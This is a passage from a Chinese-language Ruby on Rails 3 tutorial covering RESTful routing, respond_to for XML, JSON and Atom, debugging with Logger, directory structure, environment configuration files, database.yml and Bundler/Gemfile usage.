Rails 3.0之前需写成:html => { :method => :put }，而不能简化成:method => :put。当然，完全省略也可以。

#### Step. 6

修改app/controllers/events\_controller.rb，将create Action和destroy Action里的redirect\_to改成

redirect\_to events\_url

而update Action中的redirect\_to改成

redirect\_to event\_url(@event)

#### Step.7

一旦完成RESTful之后，我们在上一章一开始设定的典型路由就用不到了，编辑config/routes.rb将以下程式注解掉：

# This is a legacy wild controller route that's not recommended for RESTful applications.

# Note: This route will make all actions in every controller accessible via GET requests.


# match ':controller(/:action(/:id(.:format)))'

前两行的注解告诉你，这种典型路由已经不被新的RESTful风格所推荐使用。特别是它会让所有Actions都可以透过GET读取到，例如接收表单的create Action最好只允许POST请求，但是打开典型路由就会让GET请求也可以作用 ☹

### 常见错误

#### Unknown action

明明有在config/routes.rb里面定义了resources路由，但是出现以下的Unknown action错误：



排除打错字之外，其原因多半是跟routes.rb里面的定义顺序有关。注意到在routes.rb里面，越上面的路由规则越优先，例如如果你定义成：

Demo::Application.routes.draw do

match ':controller(/:action(/:id(.:format)))'


resources :events

end

那么网址/events/4就会优先比对到:controller/:action而去找4这个Action，这就错了。

#### Routing Error

这错误通常发生在link\_to里，它抱怨找不到适合的路由规则来产生网址：



如果你是用典型路由，那么如以下程式乱给一个不存在的Controller，就会产生一样的错误了：

link\_to "foobar", :controller => "No such controller", :action => "blah"

因为{ :controller => "No such controller", :action => "blah" }比对不出有这个路由规则。但是如果是用RESTful路由呢？那多半是因为参数传错了，例如：

link\_to "Show", event\_path(@foobar)

这个@foobar没有定义所以是nil，event\_path(@foobar)对Rails内部来说等同于{ :controller => "events", :action => "show", :id => nil }，这就造成了找不到路由的错误，它必须知道:id才能知道是那一个活动的show Action网址。

### 使用respond\_to

respond\_to可以让我们在同一个Action中，支援不同的资料格式，例如XML、JSON、Atom等。让我们来实作看看。

Atom是一种基于XML的供稿格式，被设计为RSS的替代品，广泛应用于Blog feed。

#### Step. 1

修改app/controllers/events\_controller.rb的index Action加上XML、JSON和Atom的支援，其中to\_xml和to\_json是ActiveRecord内建的方法：

def index

@events = Event.page(params[:page]).per(5)

respond\_to do |format|

format.html # index.html.erb

format.xml { render :xml => @events.to\_xml }

format.json { render :json => @events.to\_json }

format.atom { @feed\_title = "My event list" } # index.atom.builder

end

end

新增app/views/events/index.atom.builder档案，内容如下：

atom\_feed do |feed|

feed.title( @feed\_title )

feed.updated( @events.last.created\_at )

@events.each do |event|

feed.entry(event) do |entry|

entry.title( event.name )

entry.content( event.description, :type => 'html' )

end

end

end

打开浏览器分别浏览看看http://localhost:3000/events.xml、http://localhost:3000/events.json、http://localhost:3000/events.atom这几个附档名不同的网址。

#### Step. 2

修改app/controllers/events\_controller.rb的show Action加上XML和JSON的支援，这回我们试试看比较手工的方式，用Builder格式来建构XML，以及手动组Hash再转成JSON字串：

def show

@event = Event.find(params[:id])

respond\_to do |format|

format.html { @page\_title = @event.name } # show.html.erb

format.xml # show.xml.builder

format.json { render :json => { id: @event.id, name: @event.name }.to\_json }

end

end

注意到{ id: @event.id, name: @event.name }是Ruby 1.9才支援的语法，使用Ruby 1.8的朋友请改用{ :id => @event.id, :name => @event.name }

编辑app/views/events/show.xml.builder：

xml.event do |e|

e.name @event.name

e.description @event.description

end

打开浏览器分别浏览看看http://localhost:3000/events/1.xml、http://localhost:3000/events/1.json等网址。

#### Step. 3

如果想要加上这些格式的超连结，可以在URL Helper中传入:format参数。让我们修改app/views/events/index.html.erb加上不同格式的超连结：

<% @events.each do |event| %>

<li>

<%= link\_to event.name, event\_path(event) %>

<%= link\_to " (XML)", event\_path(event, :format => :xml) %>

<%= link\_to " (JSON)", event\_path(event, :format => :json) %>

<%= link\_to 'edit', edit\_event\_path(event) %>

<%= button\_to 'delete', event\_path(event), :method => :delete %>

</li>

<% end %>

</ul>

<%= link\_to 'new event', new\_event\_path %>

<%= link\_to "Atom feed", events\_path(:format => :atom) %>

### 行数统计

到目前为止，总共写了多少程式了呢?Rails提供了一个简单的指令可以知道：

$ bundle exec rake stats

就会输出这样的表格：

+----------------------+-------+-------+---------+---------+-----+-------+

| Name | Lines | LOC | Classes | Methods | M/C | LOC/M |

+----------------------+-------+-------+---------+---------+-----+-------+

| Controllers | 86 | 61 | 2 | 7 | 3 | 6 |

| Helpers | 4 | 4 | 0 | 0 | 0 | 0 |

| Models | 2 | 2 | 1 | 0 | 0 | 0 |

| Libraries | 0 | 0 | 0 | 0 | 0 | 0 |

| Integration tests | 0 | 0 | 0 | 0 | 0 | 0 |

| Functional tests | 49 | 39 | 1 | 0 | 0 | 0 |

| Unit tests | 11 | 6 | 2 | 0 | 0 | 0 |

+----------------------+-------+-------+---------+---------+-----+-------+

| Total | 152 | 112 | 6 | 7 | 1 | 14 |

+----------------------+-------+-------+---------+---------+-----+-------+

Code LOC: 67 Test LOC: 45 Code to Test Ratio: 1:0.7

其中LOC是指不包含空行的行数。

### 如何除错？

如果是Model中的程式，你可以在命令列下输入rails console，然后在Console中呼叫看看Model的方法看看正确与否。而除错Controller和Views一个简单的方法是你可以使用debug这个Helper方法，例如在app/views/events/show.html.erb中插入：

<%= debug(@event) %>

这样就会输出@event这个值的详细内容。不过，更为常见的是使用Logger来记录资讯到log/development.log里。

#### 关于Logger

在Rails环境中，你可以直接使用logger或是Rails.logger来拿到这个Logger物件，它有几个方法可以呼叫：

* logger.debug 除错用的讯息，Production环境会忽略
* logger.info 值得记录的一般讯息
* logger.warn 值得记录的警告讯息
* logger.error 错误讯息，但还不到网站无法执行的地步
* logger.fatal 严重错误到网站无法执行的讯息

例如，你想要观察程式中变数@event的值，你可以插入以下程式到要观察的程式段落之中：

Rails.logger.debug("event: #{@event.inspect}")

开一个指令视窗执行tail -f log/development.log来观察log档案，接着开浏览器跑实际跑过这段程式，你就会在log/development.log看到除错讯息了。

在Production环境中，log/production.log会逐渐长大，可以[使用 logrotate 定期整理 Rails Log 档案](http://ihower.tw/blog/archives/3565)。


Rails也可以使用中断点的除错方式，请编辑Gemfile打开以下的注解：

# To use debugger (ruby-debug for Ruby 1.8.7+, ruby-debug19 for Ruby 1.9.2+)

# gem 'ruby-debug'

gem 'ruby-debug19', :require => 'ruby-debug'

然后在要设定中断点的地方呼叫debugger方法，你的伺服器程式或Console就会在这里停下来让你检查。不过，会必须要用到这招的情形不多就是了。



我们会在测试一章介绍如何撰写测试程式。撰写单元测试可以大大降低除错时间。

# Part 2: 深度剖析

## 环境设定与Bundler

### 目录结构

这一节让我们走访一个 Rails 的目录结构：

#### app/

app 目录是你主要工作的地方，不同子目录存放了 Models、Controllers、Views、Helpers 和 Assets 等档案。

#### app/controllers

Controller 的类别档案存放在这里

#### app/models

Model 的类别档案存放在这里

#### app/views

View 的样本(template)档案，依照不同 Controllers 分子目录存放。

#### app/helpers

Helper 一些在 Views 中可以使用的小方法，用来产生较复杂的 HTML。预设的 Helper 档案命名是对应 Controller 的，不过并不强制，定义在任一个 Helper 档案中的方法，都可以在任何 Views 中使用。

#### app/assets

Assets 静态档案存放在这里，包括有JavaScript、Stylesheets样式表和Images图档。详细的用法会在Assets一章中介绍。

#### config/

虽然 Rails 的原则是惯例优于设定，不过还是有一些需要设定的地方。这个目录下存放了例如资料库设定档 database.yml、路由设定 routes.rb、应用程式设定档 application.rb 和不同执行环境的设定档在 config/environments 目录下。

#### db/

资料库 Schema(纲要) 和定义档 migrations

#### doc/

你可以将你的文件放在这里

#### lib/

如果你有一些共用的类别或模组档案，可以放在这里。

#### lib/tasks

Rake 任务档案存放在这里，我们会在 [Rails 锦囊妙计](http://ihower.tw/rails3/rails-recipes.html) 一章介绍 Rake。

#### log/

不同执行环境的 log 档案会分别记录在这里

#### public/

这个目录对 Web 伺服器来说，就是文件根目录(document root)，也就是唯一可以在网路上读取到的目录。

#### script/

Rails 的脚本档案

#### test/

单元测试、功能测试及整合测试的档案

#### tmp/

用来存放暂时用途的档案

#### vendor/

第三方函式库或 Plugin 套件会放在这里

#### 其他根目录下的档案

* config.ru 用来启动应用程式的 Rack 设定档
* Gemfile 设定你的 Rails 应用程式会使用哪些 Gems
* README.rdoc 你的应用程式使用手册。你可以用来告诉其他人你的应用程式是做什么用的，如何使用等等。
* Rakefile 用来载入可以被命令列执行的 Rake 任务

### 多重环境

Rails 应用程式预设提供了三种不同的执行模式，并根据环境变数 RAILS\_ENV 或 RACK\_ENV 来决定使用哪一种模式：

* development environment 开发模式，用在你的开发的时候
* test environment 测试模式，用在执行测试程式时
* production environment 正式上线模式，用在实际的上线运作环境

不同环境的差异在于有不同的设定，除了资料库设定 database.yml 里分开设定之外，个别的环境设定放在 config/environments/development.rb、config/environments/test.rb 和 config/environments/production.rb，它们可以有不同的 Log 层级、Session 设定、Email 设定等等。除了预设的这三种模式，我们也可以自定模式，只需要建立对应的档案即可，例如 config/environments/staging.rb。我们会在下一节详述这些档案里面的设定。

staging 可以用来表示准上线模式，用来做正式上线前的 QA 测试用途。

### Rails 指令

我们已经陆续使用过一些指令了，让我们看看全部的指令吧：

#### generate 可缩写为 g

产生各种不同类型的档案，例如

rails generate model person

rails g controller people

#### console 可缩写为 c

开启一个 Rails 主控台

rails console

rails c

预设的环境是 developement，如果需要指定环境，请多输入环境名称即可，例如：

rails c production

Rails也有提供沙箱模式(Sandbox)，任何资料库的修改都会在离开时回复(原理是资料库Transaction)：

rails c --sandbox

在主控台中输入exit就会离开。

#### server 可缩写为 s

开启一个 Rails 伺服器

rails s

预设是使用 Port 3000 和 development 环境，如果需要指定：

rails s -p 4000 -e production

#### new

建立一个新 Rails 专案

rails new my\_app

将会建立一个叫做 MyApp 的 Rails 专案在 ./my\_app 目录下。它有一些参数可以使用

* --database=DATABASE 可以改变 config/database.yml 的预设值
* --skip-prototype 可以不产生 prototype.js 档案
* --skip-git 可以忽略为了 Git 版本控制而产生的 .gitignore 和 .gitkeep 档案

其他说明可以输入 rails 看到全部的指令。

#### 其他指令

* dbconsole 开起一个资料库主控台 (可简写为 rails db)，让你直接输入 SQL 指令。
* destroy 删除 “generate” 所产生的档案
* benchmarker 产生 benchmark 资讯，我们会在 效能 一章介绍如何使用
* profiler 产生 profiler 资讯，我们会在 效能 一章介绍如何使用
* plugin 安装 Plugin
* runner 在 Rails 环境中执行一段程式，例如 rails runner “puts Person.count”

### Rails 启动与应用程式设定

启动整个 Rails 程序(执行 rails runner, rails console 或 rails server 等) 时，会执行以下三个档案：

* boot.rb 载入 Bundler 环境，这个档案由 Rails 产生，你不需要修改它。
* application.rb 载入 Rails gems 和要使用的 gems (根据 Rails.env)，接着设定此应用程式。
* environment.rb 执行所有启动程序(initializers)，这个档案由 Rails 产生，你不需要修改它。

在 Rails3 之前的版本，应用程式设定放在 config/environment.rb，Rails3 之后则改放到 config/application.rb。接下来让我们看看这个档案的内容吧。注意到如果你有任何修改，无论在什么模式下，都必须重新启动 Rails 设定才会生效。

# Custom directories with classes and modules you want to be autoloadable.

# config.autoload\_paths += %W( #{config.root}/app/extra )

任何放在 app/models、app/controllers 目录下的类别档案，Rails 都会根据类别的命名惯例来自动载入。如果你有其他类别档案需要载入，请在这个设定加入。例如通常我们会加入

config.autoload\_paths += %W( #{config.root}/app/lib )

如果 app/models 下的档案太多，我们可以很简单地增加新的子目录来做分类，例如我们可以将档案直接搬到 app/models/foobar 子目录下(程式内容无需修改)，然后将这个目录加进 autoload\_paths 即可，例如 config.autoload\_paths += %W( #{config.root}/app/lib #{config.root}/app/models/foobar)。这里的 %W 是 Ruby 的阵列简写用法。

# Only load the plugins named here, in the order given (default is alphabetical).

# :all can be used as a placeholder for all plugins not explicitly named.

# config.plugins = [ :exception\_notification, :ssl\_requirement, :all ]

Rails 载入 Plugins 的顺序是依照目录字母顺序，如果你碰到载入的顺序问题，我们可以手动设定它的载入的顺序。

# Activate observers that should always be running.

# config.active\_record.observers = :cacher, :garbage\_collector, :forum\_observer

设定 ActiveRecord 的观察者类别，我们会在 ActiveRecord 章节详述这个模式，简单来说，它会在 ActiveRecord 资料变动时执行外部回呼，例如清除快取。

# Set Time.zone default to the specified zone and make Active Record auto-convert to this zone.

# Run "rake -D time" for a list of tasks for finding time zone names. Default is UTC.

config.time\_zone = 'Taipei'

可以设定时区，预设是 UTC。在 Rails 中，资料库里面储存的时间皆为 UTC 时间，而设定此时区会自动帮你处理转换动作。例如设定 Taipei 的话，从资料库读取出来时会自动加八小时，存进资料库时会自动减八小时。

# The default locale is :en and all translations from config/locales/\*.rb,yml are auto loaded.

# config.i18n.load\_path += Dir[Rails.root.join('my', 'locales', '\*.{rb,yml}').to\_s]

config.i18n.default\_locale = :zh\_tw

设定语系档案，预设是:en。我们会在”I18n 多国语系及时区”一章介绍如何使用。

config.filter\_parameters << :password

设定 filter\_paramsters 可以避免任何叫做 password 的参数值记录到 log 中，有效防止使用者的原始密码外泄到 log 档案。

# Enable the asset pipeline

config.assets.enabled = true

# Version of your assets, change this if you want to expire all your assets

config.assets.version = '1.0'

这两行Asset Pipeline的设定会在Asset一章中介绍。

#### 其他初始设定档(initialzers)

如果将所有的设定都放到 application.rb 就太混乱了，所以非 Rails 核心的设定，我们会放在 config/initializers 目录下。这个目录下的所有.rb档案会在Rails启动时都会自动载入执行。预设产生的档案有五个：

###### backtrace silencers

可以让你选择性地移除例外追踪(exception backtrace)讯息，例如有些套件可能会很吵，妨碍你除错。

###### inflections

Rails 的命名惯例十分倚赖英文的单复数，例如将单数的类别名称 Person 转成复数的表格名称 people。Inflector 就是负责将字串转换成单复数的类别，虽然它内建了一些基本的转换规格，但是英文常常有例外的时候，你可以在这个档案中加上新的规格来做修正。如果你不太确 定 Rails 转换的对不对，请进入 console 主控台试试看：

$ rails c

$ Loading development environment (Rails 3.0.5)

$ > "Business".singularize => "Busines" # 转单数

$ > "moose".pluralize => "mooses" # 转复数

很不幸地这两个例子 Rails 都没转对，这时候你就可以利用 inflections.rb 来修正。

Rails 核心不接受有关单复数转换的单字错误回报，毕竟它不是想做字典。

###### mime\_types

Rails 预设支援了如下常见的标准 MIME(Multipurpose Internet Mail Extensions) 格式，MIME 被用在 HTTP 通讯协定中的请求标头 Accept 和回应标头 Content-Type 中，来说明此文件的格式。例如 Accept:application/xml,application/xhtml+xml,text/html; 和 Content-Type:text/html; charset=UTF-8。而 Rails 会在 Controller 的 respond\_to 方法中辨识并回应所请求的格式样板，例如浏览器请求 application/xml 就会回应 xml 格式

|  |  |  |
| --- | --- | --- |
| **type/subtype** | **respond\_to symbol** | **别名/说明** |
| text/html | :html, :xhtml | application/xhtml+xml |
| text/plain | :text, :txt |  |
| text/javascript | :js | application/javascript, application/x-javascript |
| text/css | :css |  |
| text/calendar | :ics | iCalendar 格式 |
| text/csv | :csv |  |
| application/xml | :xml | text/xml, application/x-xml |
| application/rss+xml | :rss |  |
| application/atom+xml | :atom |  |
| application/x-yaml | :yaml | text/yaml |
| application/x-www-form-urlencoded | :url\_encoded\_form | 预设的 HTML forms 格式 |
| multipart/form-data | :multipart\_form | HTML forms 格式(包含二进位档案资料) |
| application/json | :json | text/x-json application/jsonrequest |

如果你需要客制，可以在这里注册。

###### secret\_token

这个档案包括了乱数产生的一组 key 用来加密需要保护的 Cookie 讯息(例如下述的 Cookie session)。修改这组 key 会让已经存放在使用者浏览器上的加密 Cookie 失效。你可以用来强制使用者需要重新登入。

###### sesssion\_store

Rails 预设使用了 Cookie 来储存 Session 讯息。它会用上述的 key 加密之后，直接存放在使用者浏览器 Cookie 上。除了 Cookie Session，我们也可以使用 ActiveRecord 储存在资料库中。我们会在 Controller 一章中详细介绍及比较。

### 环境设定档

我们在上一节”多重环境设定”曾经介绍不同环境会有不同的设定档，让我们来更深入看看有哪些设定值，以及这些值是如果影响 Development、Production 和 Test 环境的不同：

不同的 Rails 3.X 版本可能会略有差异，这些档案中也没有列出所有的设定，只有列出比较常用的。

#### Development 模式

# In the development environment your application's code is reloaded on

# every request. This slows down response time but is perfect for development

# since you don't have to restart the webserver when you make code changes.

config.cache\_classes = false

使用 Rails 开发可以快速的原因之一，就是当你修改一个小东西，只要重新整理浏览器就可以马上看到修改后的结果。这个秘诀就在于 cache\_classes = false 会让每一次的 HTTP 请求都重新载入类别档案。更仔细的说，当这个值是 false 的时候，Rails 会改用 Ruby 的 load 方法，每次执行都会重新载入一次。相反地，如果这个值是 true，则会用 Ruby 的 require 方法，只会在第一次碰到的时候载入，之后碰到 require 相同的档案，就会自动忽略，也就是说如果你启动 Rails 后，档案有修改想看到结果，必须重新启动 Rails 才行，否则无法立即看到结果。

# Log error messages when you accidentally call methods on nil.

config.whiny\_nils = true

当你对 nil 呼叫方法时，会出现 NoMethodError。whiny\_nils = true 会提示你更多讯息来除错。这个值在 production 预设是 false。

# Show full error reports and disable caching

config.consider\_all\_requests\_local = true

Rails只有在连线是来自本地端的时候，才会将发生错误时的Call stack trace资讯给浏览器显示。这个设定将所有连线都当做本地端连线，好让开发模式时所有人连线都可以看到错误讯息。

config.action\_controller.perform\_caching = false

是否启用 Controller 层级的快取(我们会在 Controller 一章介绍到有哪些快取方法)，一般来说在开发模式不会启用，除非你要测试它。

# Don't care if the mailer can't send

config.action\_mailer.raise\_delivery\_errors = false

如果寄信失败，是否要丢出例外。建议可以改成 true。

建议可以在开发模式设定 config.action\_mailer.perform\_deliveries = false，这样就不会真的寄信出去。我们会再 ActionMailer 一章详细介绍如何实作寄信功能。

# Print deprecation notices to the Rails logger

config.active\_support.deprecation = :log

随着 Rails 版本的升级，如果有方法会在之后的版本中移除，deprecation 会提示你如何因应。这里的 :log 表示会记录到 log 档案中。

# Only use best-standards-support built into browsers

config.action\_dispatch.best\_standards\_support = :builtin

Rails会在HTTP Header中加上X-UA-Compatible属性，这个属性可以用来告诉IE浏览器去支援最新网页标准，而不是相容模式。在这里开发模式中这里设成:builtin的意思是IE=edge，而在production模式中预设是true，意思是IE=edge,chrome=1，多启用了Chrome Frame，如果使用者有装Chrome Frame，就可以让旧版IE浏览器使用Chrome的WebKit引擎来处理网页，让旧版IE也可以使用到现代网页技术。

<http://code.google.com/chrome/chromeframe/>

# Do not compress assets

config.assets.compress = false

# Expands the lines which load the assets

config.assets.debug = true

以上这两行Asset Pipeline的设定会在Asset一章中介绍。

#### Production 模式

# The production environment is meant for finished, "live" apps.

# Code is not reloaded between requests

config.cache\_classes = true

cache\_classes = true 表示在 production 中，类别档案载入进记忆体中就快取起来了，大大获得效能。不像在 development 环境中每一次 HTTP 请求就会重新载入一次。

# Full error reports are disabled and caching is turned on

config.consider\_all\_requests\_local = false

config.action\_controller.perform\_caching = true

不同于 development，如果在 production 环境出现例外错误，不会显示程式 call stack 讯息，而是回传 public/500.html 页面。

# Disable Rails's static asset server (Apache or nginx will already do this)

config.serve\_static\_assets = false

不像 development 和 test，在这里我们会让 Rails 应用伺服器关掉对静态档案的回应。在 production 环境中，静态档案应该由效能极佳的 Apache 或 Nginx 网页伺服器直接提供档案。我们会在部署一章详细介绍伺服器的架构。

# Compress JavaScripts and CSS

config.assets.compress = true

# Don't fallback to assets pipeline if a precompiled asset is missed

config.assets.compile = false

# Generate digests for assets URLs

config.assets.digest = true

# Defaults to Rails.root.join("public/assets")

# config.assets.manifest = YOUR\_PATH

# Precompile additional assets (application.js, application.css, and all non-JS/CSS are already added)

# config.assets.precompile += %w( search.js )

这几个设定会在Assets一章中介绍。

# Specifies the header that your server uses for sending files

# config.action\_dispatch.x\_sendfile\_header = "X-Sendfile" # for apache

# config.action\_dispatch.x\_sendfile\_header = 'X-Accel-Redirect' # for nginx

“X-Sendfile” 是网页伺服器提供的功能，可以让下载档案的动作完全委派给网页伺服器，Rails 送出 X-Sendfile 标头后就毋需再占住资源。

# Force all access to the app over SSL, use Strict-Transport-Security, and use secure cookies.

# config.force\_ssl = true

是否限制全站必须SSL才能使用。

# See everything in the log (default is :info)

# config.log\_level = :debug

我们在 RESTful 应用程式 一章最后介绍了 Logger。这里可以设定 Logger 的层级。预设 production 是 :info，其他则是 :debug

# Use a different logger for distributed setups

# config.logger = SyslogLogger.new

可以更换掉 Rails 内建的 Logger，例如换成使用 syslog 的 [SyslogLogger](http://seattlerb.rubyforge.org/SyslogLogger/)。

# Use a different cache store in production

# config.cache\_store = :mem\_cache\_store

设定不同的快取储存库，预设是 :memory\_store，也就是每个 Rails process 各自用记忆体存放。业界最常用的则是 [memcached](http://memcached.org/) 记忆体快取伺服器。

# Enable serving of images, stylesheets, and javascripts from an asset server

# config.action\_controller.asset\_host = "http://assets.example.com"

预设的静态档案位置是目前主机的 public 目录，你可以透过修改 asset\_host 变更位置。例如你的静态档案放在不同台机器或 CDN(Content delivery network) 上。

这就是为什么 Rails 在 View 中会使用 Helper 方法的原因之一，我们不会平铺直叙的写 ，而是使用 <%= image\_tag(“rails.png”) %> 目的就在于透过程式来获得修改位置的弹性。其他还包括 stylesheets、javascripts 等静态档案都有 Helper 可以使用。

# Disable delivery errors, bad email addresses will be ignored

# config.action\_mailer.raise\_delivery\_errors = false

# Enable threaded mode

# config.threadsafe!

虽然 Rails 支援 thread-safe 模式，不过这里预设是关闭的。Ruby 1.8 的 thread 由于不是作业系统层级的 thread，并不会真的使用到多颗 CPU，Ruby 1.9 虽然是，但是因为某些内建函式库不 thread-safe，所以多 thread 实际上也是跑在同一颗 CPU。因此，启用 threaded 模式获得的效能改善有限，但是设定上却麻烦的多，例如你无法使用 Rails 的自动载入类别功能。你也无法在 development 环境中打开。实务上我们会在伺服器上执行多个 Rails process，因此不需要也不建议打开 threaded 模式。

如果您是使用 JRuby，受益于 Java VM 强大的 Thread 实作，那么就有值得打开 threaded 模式的理由。

# Enable locale fallbacks for I18n (makes lookups for any locale fall back to

# the I18n.default\_locale when a translation can not be found)

config.i18n.fallbacks = true

如果 I18n 翻译档找不到，则找用预设语系的文字。我们会在I18n一章详细介绍多国语系功能。

# Send deprecation notices to registered listeners

config.active\_support.deprecation = :notify

将 deprecation 讯息传到 [Notifications](http://api.rubyonrails.org/classes/ActiveSupport/Notifications.html) 频道，你可以用以下程式去订阅这个讯息：

ActiveSupport::Notifications.subscribe("deprecation.rails") do |message, callstack|

# deprecation message

end

如果没有订阅的话，就什么事都不会发生。

#### Test 模式

# Settings specified here will take precedence over those in config/application.rb

# The test environment is used exclusively to run your application's

# test suite. You never need to work with it otherwise. Remember that

# your test database is "scratch space" for the test suite and is wiped

# and recreated between test runs. Don't rely on the data there!

config.cache\_classes = true

# Configure static asset server for tests with Cache-Control for performance

config.serve\_static\_assets = true

config.static\_cache\_control = "public, max-age=3600"

# Log error messages when you accidentally call methods on nil

config.whiny\_nils = true

# Show full error reports and disable caching

config.consider\_all\_requests\_local = true

config.action\_controller.perform\_caching = false

不同于 development 或 production 碰到例外会捕捉例外后，给浏览器显示出 call stack trace 或 public/500.html 画面，在 test 模式就不处理，让例外直接爆出。

# Disable request forgery protection in test environment

config.action\_controller.allow\_forgery\_protection = false

# Tell Action Mailer not to deliver emails to the real world.

# The :test delivery method accumulates sent emails in the

# ActionMailer::Base.deliveries array.

config.action\_mailer.delivery\_method = :test

# Use SQL instead of Active Record's schema dumper when creating the test database.

# This is necessary if your schema can't be completely dumped by the schema dumper,

# like if you have constraints or database-specific column types

# config.active\_record.schema\_format = :sql

每次跑测试的时候，为了节省建立资料库的时间，预设的 schema\_format = :ruby 会使用 schema.rb 而不是跑 Migrations。不过，schema.rb 没办法表达出特定资料库所专属的功能，像是外部键约束（foreign key constraints）、触发（triggers）或是预存程序（stored procedures）。所以如果你的 Migration 中有自定的 SQL 陈述句，请在这里把 schema 的格式设定成 :sql。

改用 :sql 的话，Rails 会倒出现有的 development 资料库，产生 #{Rails.env}\_structure.sql 档案来作为测试资料库之用。

# Print deprecation notices to the stderr

config.active\_support.deprecation = :stderr

让 deprecation 讯息会直接显示到视窗之中。

#### 资料库设定档 database.yml

几乎每一个 Rails 应用程式都会与资料库互动。而资料库需要一个设定档是 config/database.yml。如果你打开这个档案，你会发现预设设定是 SQLite3。这个档案包含三个不同的部分，对应到三个 Rails 预设环境。

一个 Mysql 的设定档范例如下：

development:

adapter: mysql

encoding: utf8

database: blog\_development

username: root

password:

production:

adapter: mysql

encoding: utf8

database: blog\_production

username: root

password:

test:

adapter: mysql

encoding: utf8

database: blog\_test

username: root

password:

#### Bundler 与 Gemfile 设定档

Bundler <http://gembundler.com/> 是管理应用程式 Gem 依存性(dependencies)管理工具，它会根据 Gemfile 的设定自动下载及安装 Gem 套件，并且帮你解决不同套件之间的依存关系，更重要的是，它可以让不同开发者之间和布署时，所有依存套件的版本都能够一致。

在 Rails3 中 (Bundler 不只用在 Rails3，其他例如 Sinatra 或是 Rails2 也都可以使用) 要使用的 Gems，都必须宣告在 Gemfile 设定档中，没写在里面的话，就算手动 require 也找不到。这跟 Rails2 以前可以直接 require 任意 rubygems 不同，在使用 Bundler 的环境中，要 require 什么 rubygems 必须透过 Gemfile 管理。

Gemfile 的写法说明如下：

# 第二个参数可以指定版本

gem "rails", "3.0.4"

# 也可以不指定版本，这样会安装最新的稳定版本 (不包括 .pre 或 .rc 结尾的版本)

gem 'mysql2'

# 如果 require 的档名不同，可以加上 :require

gem "sqlite3-ruby", :require => "sqlite3"

# 可以用 Git 当做来源(根目录要有 .gemspec 档案)，甚至可以指定 branch, tag 或 ref。

gem 'authlogic', :git => 'git://github.com/odorcicd/authlogic.git',

:branch => 'rails3'

# 也可以直接用电脑里的其他目录

# gem "rails", :path => '/Users/ihower/github/rails'

# Group 功能可以让特定环境才会载入

group :development, :test do

gem "rspec", "~> 2.0"

gem "rspec-rails", "~> 2.0"

end

版号的指定方式除了指定特定版本，还可以指定大于等于 >= 某个版本。不过最建议的方式则是使用 ~> 的语法。”~> x.y.z” 的意思是版号 x,y 固定，但可以大于等于 z。例如 “~> 1.3.5” 的意思是 1.3.5, 1.3.6, 1.3.9 可以安装，但是 1.4.0, 1.5.5, 2.0.1 就不行。这种写法的好处是，通常版号的命名有其惯例：x major 版号升级表示有 API 发生不向后的相容性变动，y minor 版号升级表示有功能新增，z tiny 版号升级表示 bugs 修正。因此 “~> x.y.z” 可以让我们保有升级弹性，又不致于升级太多让程式发生不相容错误。

###### 安装及更新 Gems

如果你修改了这个档案，请执行 bundle install，这样 Bundler 就会检查并安装这些函式库，并产生一个 Gemfile.lock 档案。Gemfile.lock 档案会详细列出所有使用到的套件版本，你应该把这个档案也 commit 送进版本控制系统，这样其他开发者及上线的版本就都会安装完全一样的版本了。

执行 bundle update gem\_name 则会更新此 gem 的版本。bundle update 则会检查所有的 gem 更新到最新版本。一般来说你只需要在每次 Gemfile 修改后，执行 bundle install 即可。如果有套件关连性 bundle install 无法解决，它会提示你执行 bundle update。

什么时候该执行 bundle install 或 bundle update 呢? 一般来说，总是执行 bundle install 即可。这个指令只会做必要的更新到 Gemfile.lock，执行速度较快，它不会帮你升级现有的 Gem。而 bundle update 会重新产生整个 Gemfile.lock 档案，更新所有 Gem 到最新版本。但是，一次升级太多套件，可能会造成除错上的困难。因此会建议如果要升级，请执行 bundle update gem\_name 一次升级一个套件。

###### 打包 Gems

执行以下指令，会将所有用到的 Gems 打包进 vendor/cache 目录。如此执行 bundle install 时就不会连线到 http://rubygems.org 下载套件。

bundle package

什么时候需要用到这个功能呢? 例如你希望布署的时候避免外部连线，或是你有非公开的 gems 不会上传到 http://rubygems.org 网站上。

如果你有非 Rails 的 script 需要执行(也就是放在 Gemfile 档案中的 Gem 所自行提供的执行档)，使用 bundle exec 可以正确的载入 Bundler 的环境。例如 bundle exec rspec spec/

### 名称惯例

在 Rails 中有一些命名上的惯例：

#### 类别命名与自动载入

